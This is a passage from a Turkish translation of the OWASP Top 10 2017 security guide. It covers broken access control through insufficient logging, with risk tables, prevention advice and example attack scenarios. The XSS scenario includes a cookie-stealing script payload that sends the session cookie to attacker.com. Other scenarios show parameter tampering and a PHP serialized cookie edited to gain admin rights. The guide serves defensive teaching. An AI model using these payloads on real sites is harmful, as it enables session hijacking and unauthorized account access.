* Erişim kontrolü ihlalleri loglanmalı ve uygun görüldüğünde (örn. tekrar eden ihlaller) yöneticiler uyarılmalıdır.
* Otomatize saldırı araçlarından gelebilecek zararları en aza indirmek için API ve kontrolör erişimi sınırlandırılmalıdır.
* Çıkış yapıldıktan sonra JWT anahtarları sunucuda geçersiz kılınmalıdır.
* Geliştiricler ve QA çalışanları fonksiyonel erişim kontrolü birim ve entegrasyon testleri yapmalıdır.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Uygulama, hesap bilgilerine erişim için bir SQL çağrısı içerisinde doğrulanmamış bir veri kullanmaktadır:

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery();

Saldırgan tarayıcısında basitçe 'acct' parametresini değiştirerek istediği hesap numarasını yollayabilmektedir. Düzgün bir şekilde doğrulanmadığında, saldırgan herhangi bir kullanıcı hesabına erişebilmektedir.

https://example.com/app/accountInfo?acct=notmyacct

**Senaryo #2**: Saldırgan kaba kuvvet ile hedef URL'leri gezmektedir. Yönetici sayfasına erişim için yönetici hakları gerekmektedir.

https://example.com/app/getappInfo  
  https://example.com/app/admin\_getappInfo

Eğer kimliği doğrulanmamış bir kullanıcı iki sayfadan herhangi birine erişebiliyorsa, açıklık bulunmaktadır. Eğer yönetici olmayan bir kullanıcı yönetici sayfasına erişebiliyorsa, bu bir açıklıktır.

## Kaynaklar

### OWASP

* [OWASP Proaktif Kontroller: Erişim Kontrolleri](https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls)
* [OWASP Uygulama Güveliği Doğrulama Standardı: V4 Erişim Kontrolü](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Test Rehberi: Yetkilendirme Testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README)
* [OWASP Kopya Kağıdı: Erişim Kontrolü](https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html)

### Dış Kaynaklar

* [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)
* [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639: Authorization Bypass Through User-Controlled Key](https://cwe.mitre.org/data/definitions/639.html)
* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

# A6:2017 Yanlış Güvenlik Yapılandırması

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi: İstismar Edilebilirlik 3 | Yaygınlık 3 : Tespit Edilebilirlik 3 | Teknik 2 : İş |
| Saldırganlar, sisteme erişim sağlamak için veya sistem hakkında bilgi elde etmek için yüklenmemiş yamalardan kaynaklanan açıklıkları istismar etmeye veya varsayılan hesaplara, kullanılmayan sayfalara, korunmayan dosya ve dizinlere erişmeye çalışmaktadır. | Yanlış güvenlik yapılandırması ağ servisleri, platform, web sunucusu, uygulama sunucusu, veri tabanı, çerçeve yazılımlar, özel kodlar ve önceden yüklenen sanal makineler, konteynerler veya saklama alanları dahil uygulama katmanlarından herhangi birisinde ortaya çıkabilmektedir. Otomatize tarama araçları yanlış yapılandırmanın, varsayılan hesapların veya ayarların kullanımının, gereksiz servislerin, eski seçeneklerin vb. tespitinde faydalı olmaktadır. | Bu tür açıklıklar sıklıkla saldırganlara bazı sistem verilerine veya fonksiyonlarına yetkisiz erişim sağlamaktadır. Bazen, bu tür açıklıklar sistemin tamamının ele geçirilmesi ile sonuçlanmaktadır. İş etkisi uygulama ve verinin korunma gereksinimlerine göre değişmektedir. |

## Uygulamam Açıklığı İçeriyor Mu?

Eğer uygulama aşağıdaki şartları sağlıyorsa, uygulama açıklık içeriyor olabilir:

* Uygulama katmanlarının herhangi bir parçasında uygun güvenlik sıkılaştırması bulunmuyorsa veya bulut servisleri üzerinde düzgün yapılandırılmamış izinler bulunuyorsa.
* Gerek duyulmayan özellikler (örn. gereksiz portlar, servisler, sayfalar, hesaplar veya yetkiler) aktif edilmişse veya yüklenmişse.
* Varsayılan hesaplar ve parolaları hala aktifse veya değiştirilmemişse.
* Hata işleme mekanizması dizin detayları içeriyorsa veya olması gerekenden daha detaylı bilgi içeren hata mesajları kullanıcılara gösteriliyorsa.
* Güncellenen sistemler için, son güvenlik özellikleri aktif değilse veya güvenli bir şekilde yapılandırılmamışsa.
* Uygulama sunucularında, uygulama çerçeve yazılımlarında (örn. Struts, Spring, ASP.NET), kütüphanelerde, veri tabanlarında vb. güvenlik ayarları güvenli değerlere sahip değilse.
* Sunucu güvenlik başlıklarını veya direktiflerini göndermiyorsa veya bunlar güvenli değerlere sahip değilse.
* Yazılım güncel değilse veya zafiyet içeriyorsa. (bkz. **A9:2017-Bilinen Açıklık İçeren Bileşen Kullanımı**)

Düzenlenmiş, tekrar edilebilir uygulama güvenlik yapılandırması süreci olmadan, sistemler yüksek risk altında bulunmaktadır.

## Nasıl Önlenir

Aşağıdakiler dahil güvenli yükleme süreçleri uygulanmalıdır:

* Kapalı başka bir ortamda, kurulumu kolaylaştıracak ve hızlandıracak bir tekrarlanabilir sıkılaştırma süreci. Geliştirme, QA ve ürün ortamları, her bir ortamda farklı giriş bilgileri kullanılacak şekilde aynı şekilde yapılandırılmalıdır. Yeni bir güvenli ortamın hazırlanması için gereken iş yükünü azaltmak için bu süreç otomatize hale getirilmelidir.
* Herhangi bir gereksiz özellik, bileşen, dokümantasyon veya örnek içermeyen minimal bir platform. Kullanılmayan özellikler veya çerçeveler yüklenmemeli ve varsa kaldırılmalıdır.
* Yama yönetim sürecinin bir parçası olarak tüm güvenlik notlarına, güncellemelerine ve yamalarına uygun yapılandırmaları gözden geçirme ve güncelleme görevi (bkz. **A9:2017-Bilinen Açıklık İçeren Bileşen Kullanımı**). Özellikle, bulut depolama izinleri (örn. S3 bucket izinleri) gözden geçirilmelidir.
* Segmentasyon, konteyner kullanımı veya bulut güvenlik grupları (ACL) ile bileşenler arasında güvenli ve etkin bir ayırım sağlayan parçalara ayrılmış bir uygulama mimarisi.
* Güvenlik direktiflerinin istemciye gönderilmesi, örn. [Güvenlik Başlıkları](https://owasp.org/www-project-secure-headers/).
* Tüm ortamlardaki yapılandırmanın ve ayarların etkinliğini doğrulamak için otomatize bir süreç.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Uygulama sunucusu ürün ortamından kaldırılmamış örnek uygulamalar ile birlikte gelmiştir. Bu örnek uygulamalar saldırganların sunucuyu ele geçirmek için kullanacağı birtakım bilinen güvenlik açıklıkları içermektedir. Eğer bu uygulamalardan birisi yönetici konsolu ise ve varsayılan hesaplar değiştirilmemişse, saldırgan varsayılan parola ile giriş yapabilmekte ve yetkileri devralmaktadır.

**Senaryo #2**: Dizin listeleme sunucu üzerinde devre dışı bırakılmamıştır. Saldırgan dizinleri listeleyebileceğini kolayca tespit edecektir. Saldırgan kaynak koda çevireceği ve kodu görmek için ters mühendislik yapabileceği derlenmiş Java sınıflarını bulabilecek ve indirebilecektir. Saldırgan daha sonra uygulama üzerinde ciddi bir erişim kontrolü zafiyeti bulabilecektir.

**Senaryo #3**: Uygulama sunucu yapılandırması kullanıcılara detaylı hata mesajlarının, örn. dizin detaylarının, döndürülmesine izin vermektedir. Bu durum hassas bilgileri ifşa etmekte veya açıklık içerdiği bilinen bileşen sürümleri gibi başka açıklıklar hakkında bilgi vermektedir.

**Senaryo #4**: Bir bulut servis sağlayıcısı, varsayılan olarak diğer CSP kullanıcıları tarafından İnternet üzerinde paylaşma izni içermektedir. Bu durum bulut depolama alanında saklanan hassas veriye erişilmesine izin vermektedir.

## Kaynaklar

### OWASP

* [OWASP Test Rehberi: Yapılandırma Yönetimi](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)
* [OWASP Test Rehberi: Hata Kodlarının Testi](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/README)
* [OWASP Güvenlik Başlıkları Projesi](https://owasp.org/www-project-secure-headers/)

Bu alanda ilave gereksinimler için, bkz. Uygulama Güvenliği Doğrulama Standardı [V19 Yapılandırma](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x22-V14-Config.md).

### Dış Kaynaklar

* [NIST Guide to General Server Hardening](https://csrc.nist.gov/publications/detail/sp/800-123/final)
* [CWE-2: Environmental Security Flaws](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuration](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Error Handling](https://cwe.mitre.org/data/definitions/388.html)
* [CIS Security Configuration Guides/Benchmarks](https://www.cisecurity.org/cis-benchmarks/)
* [Amazon S3 Bucket Discovery and Enumeration](https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html)

# A7:2017 Siteler Arası Betik Çalıştırma (XSS)

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 3 | Yaygınlık 3 : Tespit Edilebilirlik 3 | Teknik 2 : İş |
| Otomatize araçlar XSS'in 3 türünü de tespit ve istismar edebilmektedir. Ayrıca ücretiz olarak erişilebilir istismar araçları da bulunmaktadır. | XSS OWASP İlk 10 içerisindeki en yaygın ikinci problemdir ve tüm uygulamaların yaklaşık üçte ikisinde görülmektedir. Otomatize araçlar, özellikle PHP, J2EE / JSP ve ASP.NET gibi olgun teknolojilerde otomatik olarak bazı XSS problemlerini bulabilmektedir. | Yansıtılmış ve DOM XSS için etki orta düzeyde ve depolanmış XSS için giriş bilgilerini ve oturumları çalma veya kurbana zararlı yazılım bulaştırma gibi kurbanın tarayıcısında uzaktan kod çalıştırmada olduğu gibi ciddi düzeydedir. |

## Uygulamam Açıklık İçeriyor Mu?

Genellikle kullanıcıların tarayıcılarını hedef alan XSS'in üç farklı türü bulunmaktadır:

* **Yansıtılmış XSS**: Uygulama veya API, HTML çıktısının bir parçası olarak doğrulanmamış veya sterilize edilmemiş kullanıcı girdisi içermektedir. Başarılı bir saldırı saldırganın kurbanın tarayıcısında istediği HTML veya JavaScript kodunu çalıştırmasına izin vermektedir. Genellikle, kullanıcının zararlı Watering Hole web sayfaları, reklamlar veya benzerleri gibi saldırgan tarafından kontrol edilen bir sayfaya işaret eden kötücül bir bağlantı ile etkileşime geçmesi gerekmektedir.
* **Depolanmış XSS**: Uygulama veya API başka bir kullanıcı veya bir yönetici tarafından daha sonra görüntülenecek sterilize edilmemiş bir kullanıcı girdisini saklamaktadır. Depolanmış XSS genellikle yüksek veya kritik bir bulgu olarak değerlendirilmektedir.
* **DOM XSS**: Bir sayfa üzerinde saldırgan tarafından kontrol edilebilen veriyi dinamik olarak ekleyen JavaScript çerçeveleri, tek sayfa uygulamaları ve API'ler DOM XSS zafiyeti içermektedir. İdeal olarak, uygulama saldırgan tarafından kontrol edilen veriyi güvensiz JavaScript API'lerine yollamayacaktır.

Sıradan XSS saldırıları oturum çalma, hesap ele geçirme, MFA atlatma, DOM nod değiştirme veya bozma (trojan giriş panelleri gibi), zararlı yazılım indirme, klavye kaydetme ve diğer istemci taraflı saldırılar gibi kullanıcının tarayıcısına karşı yapılan saldırılardır.

## Nasıl Önlenir

XSS açıklığının önlenmesi güvenilmeyen verinin aktif tarayıcı içeriğinden ayırılmasını gerektirmektedir. Bu aşağıdakiler aracılığıyla yapılabilmektedir:

* Ruby on Rails, React JS gibi tasarımsal olarak XSS'i kendiliğinden sterilize eden çerçevelerin kullanımı. Her bir çerçevenin XSS koruma limitleri öğrenilmeli ve kapsamları dışında kalan kullanım örneklerinin üstesinden gelinmelidir.
* HTML çıktısında yer aldığı bağlama göre (body, attribute, JavaScript, CSS veya URL) güvenilmeyen HTTP isteği girdilerinin sterilize edilmesi Yansıtılmış ve Depolanmış XSS açıklıklarını çözecektir. [OWASP Kopya Kağıdı: XSS Korumaları](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html) gerekli veri sterilizasyon teknikleri ile ilgili detayları içermektedir.
* İstemci tarafındaki tarayıcı dokümanı değiştirilirken bağlama duyarlı kodlamanın kullanılması DOM XSS açıklığına karşı koruma sağlamaktadır. Bu durum kaçınılmaz olduğunda, OWASP Kopya Kağıdı: DOM tabanlı XSS Koruması isimli dokümanda belirtildiği gibi bağlama duyarlı strelizasyon teknikleri tarayıcı API'lerine uygulanabilir.
* XSS'e karşı derinlemesine savunma kontrolü olarak bir [İçerik Güvenlik Politikası'nın (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) kullanılması. Eğer iç dosya ekleme(örn. dizin aşımı veya izin verilen içerik teslim ağlarından zafiyet içeren kütüphaneler) aracılığıyla zararlı kodun eklenmesine yol açabilecek başka bir açıklık bulunmuyorsa, etkili olacaktır.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Uygulama doğrulama veya sterilizasyon olmadan aşağıdaki HTML parçasının oluşturulmasında güvenilmeyen veriyi kullanmaktadır.

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; Saldırgan tarayıcısında 'CC' parametresini aşağıdaki gibi değiştirmektedir:

'><script>document.location='https://attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

Bu saldırı kurbanın oturum ID değerinin saldırganın sitesine yollanmasına yol açmakta, bu durum da saldırganın kullanıcının mevcut oturumunu ele geçirmesine izin vermektedir.

**Not**: Saldırganlar uygulamada kullanılacak herhangi bir otomatize Siteler Arası İstek Sahteciliği (CSRF) korumasını atlatmak için XSS açıklığını kullanabilmektedir.

## Kaynaklar

### OWASP

* [OWASP Proaktif Kontroller: Verinin Kodlanması](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Proaktif Kontroller: Verinin Doğrulanması](https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data)
* [OWASP Uygulama Güvenliği Doğrulama Standardı: V5](https://owasp.org/www-project-application-security-verification-standard/)
* [OWASP Test Rehberi: Yansıtılmış XSS Testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting)
* [OWASP Test Rehberi: Depolanmış XSS Testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting)
* [OWASP Test Rehberi: DOM XSS Testleri](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting)
* [OWASP Kopya Kağıdı: XSS Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: DOM tabanlı XSS Önlemleri](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)
* [OWASP Kopya Kağıdı: XSS Filtre Atlatma](https://owasp.org/www-community/xss-filter-evasion-cheatsheet)
* [OWASP Java Encoder Projesi](https://owasp.org/www-project-java-encoder/)

### Dış Kaynaklar

* [CWE-79: Improper neutralization of user supplied input](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Client-side template injection](https://portswigger.net/kb/issues/00200308_client-side-template-injection)

# A8:2017 Güvensiz Ters Serileştirme

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 1 | Yaygınlık 2 : Tespit Edilebilirlik 2 | Teknik 3 : İş |
| Hazır istismarlar altta yatan istismar kodunda değişiklik yapılmadığında nadiren çalıştığı için ters serileştirme açıklıklarının istismarı daha zor olmaktadır. | Bu açıklık [endüstri anketine](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) dayanarak İlk 10 içerisinde yer almaktadır ve hesaplanabilir bir veriye dayanmamaktadır. Bazı araçlar ters serileştirme açıklıklarını bulabilir, ancak problemin varlığını doğrulamak için genellikle insan faktörü gerekmektedir. Bu problemi tespit etmek ve çözmek için araçlar geliştikçe, ters serileştirme için yaygınlık verisinin de artması beklenmektedir. | Ters serileştirme açıklıklarının etkileri abartılamaz. Bu açıklıklar mümkün olan en ciddi risklerden birisi olan uzaktan kod çalıştırma saldırına yol açabilmektedir. İş etkisi, uygulama ve verinin koruma gereksinimlerine göre değişmektedir. |

## Uygulama Açıklık İçeriyor Mu?

Uygulama ve API'ler, eğer saldırgan tarafından sağlanan zararlı veya değiştirilmiş nesneleri ters serileştiriyorsa, açıklığa sahip olacaktır.

Bu açıklık iki ana saldırı türüyle sonuçlanabilmektedir:

* Ters serileştirme sırasında veya sonrasında davranış değiştirebilen sınıflar uygulamada mevcut olduğunda, saldırganın uygulama mantığını değiştirdiği veya uzaktan kod çalıştırabildiği nesne ve veri yapısı ile ilgili saldırılar.
* Mevcut veri yapılarının kullanıldığı ancak içeriğinin değiştirildiği erişim kontrolü ile ilgili saldırılar gibi tipik veri değiştirme saldırıları.

Serileştirme aşağıdaki amaçlarla uygulamalarda kullanılabilmektedir:

* Uzaktan işlem çağrısı ve işlemler arası iletişim (RPC/IPC)
* Kablo protokolleri, web servisleri, mesaj simsarları
* Ön belleğe alma/Süreklilik
* Veri tabanları, ön bellek sunucuları, dosya sistemleri
* HTTP çerezleri, HTML form parametreleri, API kimlik doğrulama tokenleri

## Nasıl Önlenir

Tek güvenli yapısal çözüm güvenilmeyen kaynaklardan serileştirilmiş nesneleri kabul etmemek veya sadece birincil veri tiplerine izin veren serileştirme ortamlarının kullanımıdır.

Bu mümkün değilse, aşağıdakilerden birisi veya birkaçı düşünülmelidir:

* Zararlı nesne oluşumunu veya veri değişimini engellemek için herhangi bir serileştirilmiş nesne üzerinde dijital imzalar gibi bütünlük kontrollerinin uygulanması.
* Genellikle kod tanımlanabilir bir sınıf seti beklediği için, nesne oluşturmadan önce ters serileştirme sırasında katı tip kısıtlamalarının zorunlu tutulması.
* Mümkün olduğu ölçüde ters serileştirilen kodun izole edilmesi ve düşük yetki gerektiren ortamlarda çalıştırılması.
* Gelen tipin beklenen tip olmadığı gibi ters serileştirme istisnaları ve başarısızlıkları loglanmalı veya ters serileştirme istisna atmalıdır.
* Ters serileştirme yapan konteyner veya sunuculardan gelen ve bunlardan çıkan ağ bağlantılarının kısıtlanması veya izlenmesi.
* Ters serileştirmenin izlenmesi ve bir kullanıcı sürekli ters serileştirme yaptığında alarm üretilmesi.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Bir React uygulaması bir takım Spring Boot mikroservislerini çağırmaktadır. Programcılar fonksiyonel programcılar olarak, kodlarının değişmez olduğundan emin olmaya çalışmıştır. Bunun için buldukları çözüm kullanıcı durum bilgisini nesneleştirmek ve her bir istekte tekrar gönderip almaktır. Saldırgan "R00" Java nesnesi imzasını fark edebilir ve Java Serial Killer aracını kullanarak uygulama sunucusu üzerinde uzaktan kod çalıştırabilir.

**Senaryo #2**: Bir PHP formu, kullanıcının kullanıcı ID değerini, rolünü, parola özetini ve diğer durum bilgilerini taşıyan bir "süper" çerez kaydetmek için PHP nesne serileştirmesini kullanmaktadır:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Saldırgan serileştirilen nesneyi yönetici hakları elde etmek için değiştirebilecektir:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## Kaynaklar

### OWASP

* [OWASP Kopya Kağıdı: Ters Serileştirme](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)
* [OWASP Proaktif Kontroller: Tüm Girdilerin Doğrulanması](https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs)
* [OWASP Uygulama Güvenliği Doğrulama Standardı: TBA](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### Dış Kaynaklar

* [CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](https://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 Bilinen Açıklık İçeren Bileşen Kullanımı

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 2 | Yaygınlık 3 : Tespit Edilebilirlik 2 | Teknik 2 : İş |
| Pek çok bilinen açıklık için yazılmış hazır istismarların bulunması kolay olsa da, diğer açıklıklar için özel bir istismarın geliştirilmesi özel çaba gerektirmektedir. | Bu sorun aşırı derece yaygındır. Bileşen yönünden zengin uygulamalar geliştirme takımlarının bileşenleri güncel tutamamasına ve hatta uygulama ve API'lerinde hangi bileşenlerin kullanıldığını unutmalarına yol açmaktadır. Retire.js gibi bazı tarama araçları tespitte yardımcı olmaktadır, ancak istismar edilebilirliğin tespiti ilave çaba gerektirmektedir. | Bazı bilinen açıklıklar sadece ufak etkilere yol açarken, şimdiye kadarki en büyük ihlallerin bazıları bileşenlerdeki bilinen açıklıkların istismarından kaynaklanmıştır. Korunmaya çalışılan varlıklara bağlı olarak, bu risk listede birinci sıraya çıkabilecektir. |

## Uygulamam Açıklık İçeriyor Mu?

Aşağıdaki durumlarda açıklıktan söz edilebilir:

* (Hem istemci tarafında hem de sunucu tarafında) kullandığınız tüm bileşenlerin versiyonlarını bilmiyorsanız. Bu doğrudan kullandıklarınıza ilave olarak bağımlı olarak kullandıklarınızı da içermektedir.
* Eğer yazılım açıklık içeriyorsa, desteklenmiyorsa veya güncel değilse. Bu işletim sistemini, web/uygulama sunucusunu, veri tabanı yönetim sistemini (DBMS), uygulamaları, API'leri ve tüm bileşenleri, çalışma ortamlarını ve kütüphaneleri içermektedir.
* Eğer düzenli olarak açıklıkları taramıyorsanız ve kullandığınız bileşenlerin güvenlik bültenlerini takip etmiyorsanız.
* Risk tabanlı ve düzenli bir şekilde, altta kullanılan platformu, çerçeveleri ve bağımlılıkları düzeltmiyor veya güncellemiyorsanız. Bu durum genellikle yamaların aylık veya üç aylık süreçlerde yapıldığı ortamlarda ortaya çıkmaktadır ve bu durum kurumların çözebileceği açıklıklara karşı günlerce veya aylarca gereksiz bir şekilde açık olmasına neden olmaktadır.
* Eğer yazılım geliştiriciler güncellenen, iyileştirilen veya yama yüklenen kütüphanelerin uyumluluğunu test etmiyorsa.
* Eğer bileşenlerin yapılandırması güvenli olarak yapılmıyorsa (bkz. **A6:2017-Yanlış Güvenlik Yapılandırması**).

## Nasıl Önlenir

Aşağıdakileri sağlayacak bir yama yönetim süreci bulunmalıdır:

* Kullanılmayan bağımlılıkların, gereksiz özelliklerin, bileşenlerin, dosyaların ve dokümantasyonun kaldırılması.
* Hem istemci taraflı hem de sunucu taraflı bileşenlerin (örn. çerçeveler, kütüphaneler) ve bunların bağımlılıklarının versions, DependencyCheck, retire.js vb. araçlar kullanılarak sürekli olarak sürüm envanterlerinin çıkarılması.
* Bileşenlerdeki açıklıklar için CVE ve NVD gibi kaynakların sürekli izlenmesi. Süreci otomatik hale getirmek için yazılım envanter analizi araçları kullanılmalıdır. Kullanılan bileşenlerle ilgili güvenlik açıklıkları için eposta alarmlarına abone olunmalıdır.
* Sadece güvenli bağlantılar üzerinden ve resmi kaynaklardan bileşen temini. Değiştirilmiş veya zararlı bir bileşenin alınması riskini azaltmak için imzalanmış paketler tercih edilmelidir.
* Desteklenmeyen veya eski sürümleri için güvenlik yamalarının çıkmadığı kütüphaneler ve bileşenlerin takibi. Eğer yamama mümkün değilse, tespit edilen açıklığa karşı izleme, tespit veya koruma yapılabilmesi için sanal bir yama uygulaması düşünülmelidir.

Tüm kurumlar, uygulamanın veya porfolyönün yaşam süresi boyunca devam eden bir izleme, derecelendirme ve güncelleme planlarının veya yapılandırma değişiklikleri uygulama planlarının olduğundan emin olmalıdır.

## Örnek Saldırı Senaryoları

**Senaryo #1**: Bileşenler genellikle uygulamanın sahip olduğu yetkilerle çalışmaktadır, bu yüzden herhangi bir bileşendeki açıklık ciddi bir sonuç doğurabilmektedir. Bu tür açıklıklar farkında olunmadan (örn. kodlama hatası) veya bilinçli olarak (örn. bileşendeki bir arka kapı) ortaya çıkabilmektedir. Tespit edilen bazı istismar edilebilir bileşen açıklıkları şunlardır:

* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), Pek çok ihlal için suçlanan ve sunucu üzerinde isteğe bağlı kod çalıştırılmasına izin veren bir Struts 2 uzaktan kod çalıştırma açıklığı.
* [Nesnelerin İnterneti (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) yama açısından genellikle zor veya imkansız olsa da, yamalarının yüklenmesi çok önemli olabilmektedir (örn. biyomedikal cihazlar).

Yamaları eksik olan veya yanlış yapılandırılmış sistemlerin tespiti için saldırganlara yardım edecek otomatize araçlar bulunmaktadır. Örneğin, [Shodan IoT arama moturu](https://www.shodan.io/) Nisan 2014 tarihinde yaması çıkarılan [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed) açıklığından hala etkilenen cihazları bulmanıza yardım etmektedir.

## Kaynaklar

### OWASP

* [OWASP Uygulama Güvenliği Doğrulama Standardı: V1 Mimari, tasarım ve tehdit modelleme](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x10-V1-Architecture.md)
* [OWASP Dependency Check (Java ve .NET kütüphaneleri için)](https://owasp.org/www-project-dependency-check/)
* [OWASP Test Rehberi - Uygulama Mimarisinin Haritalanması (OTG-INFO-010)](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/10-Map_Application_Architecture)
* [OWASP Sanal Yama En İyi Kullanım Örnekleri](https://owasp.org/www-community/Virtual_Patching_Best_Practices)

### Dış Kaynaklar

* [The Unfortunate Reality of Insecure Libraries](https://cdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf)
* [MITRE Common Vulnerabilities and Exposures (CVE) search](https://www.cvedetails.com/version-search.php)
* [National Vulnerability Database (NVD)](https://nvd.nist.gov/)
* [Retire.js for detecting known vulnerable JavaScript libraries](https://github.com/retirejs/retire.js/)
* [Ruby Libraries Security Advisory Database and Tools](https://rubysec.com/)

# A10:2017 Yetersiz Loglama ve İzleme

| Tehdit etkenleri/Saldırı vektörleri | Güvenlik zafiyeti | Etkiler |
| --- | --- | --- |
| Erişim Düzeyi : İstismar Edilebilirlik 2 | Yaygınlık 3 : Tespit Edilebilirlik 1 | Teknik 2 : İş |
| Yetersiz loglama ve izleme açıklıklarının istismarı neredeyse tüm büyük ihlallerin ana nedenidir. Saldırganlar tespit edilmeksizin amaçlarına ulaşmak için izleme ve zamanında müdahalenin eksikliğini kullanmaktadır. | Bu açıklık [endüstri anketine](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) dayanarak İlk 10 listesinde yer almaktadır. Yeterli düzeyde izleme yapılıp yapılmadığına karar verirken kullanılacak bir strateji sızma testi sonrası logların incelenmesidir. Test ekibinin eylemleri, çıkarabilecekleri zararları anlamak için yeterli olacak şekilde kayıt altına alınmalıdır. | Başarılı pek çok saldırı, açıklık araştırması ile başlamaktadır. Bu tür araştırmalara izin verilmesi başarılı istismar oranını neredeyse %100 oranında artırmaktadır. 2016 yılında, bir ihlalin tespiti, zararın oluşması için yeterli bir süre olan ortalama 191 gün olmuştur. |

## Uygulamam Açıklık İçeriyor Mu?

Yetersiz loglama, tespit, izleme ve aktif müdahale aşağıdaki durumlarda ortaya çıkmaktadır:

* Giriş işlemleri, başarısız giriş denemeleri ve yüksek değerli işlemler gibi denetlenebilir olaylar loglanmadığında.
* Uyarı ve hatalar yetersiz veya açık olmayan log mesajları oluşturuyorsa veya hiç oluşturmuyorsa.
* Uygulamaların ve API'lerin logları şüphe çekici faaliyetler için izlenmediğinde.
* Loglar sadece yerel olarak saklandığında.
* Uygun alarm üretme sınırları ve yanıt yükseltme süreçleri yerinde veya etkin olmadığında.
* [OWASP ZAP](https://owasp.org/www-project-zap/) gibi [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) araçları tarafından yapılan sızma testi ve taramalar alarm üretmediğinde.
* Uygulama gerçek zamanlı olarak veya neredeyse gerçek zamanlı olarak aktif saldırıları tespit edemediğinde veya alarm üretmediğinde.

Eğer loglama ve alarm kayıtları bir kullanıcı veya bir saldırgan tarafından görüntülenebilirse, bilgi ifşası açıklığı bulunmaktadır. (bkz. A3:2017-Hassas Bilgi İfşası).

## Nasıl Önlenir

Uygulama tarafından saklanan veya işlenen her bir risk için:

* Şüpheli veya zararlı hesapların belirlenmesi için yeterli kullanıcı bağlamıyla tüm giriş, erişim kontrolü eksiklikleri ve sunucu taraflı girdi doğrulama hatalarının loglandığından emin olunmalı ve ileri zamanlı adli bilişim analizlerine izin vermek için yeterli bir süre için tutulmalıdır.
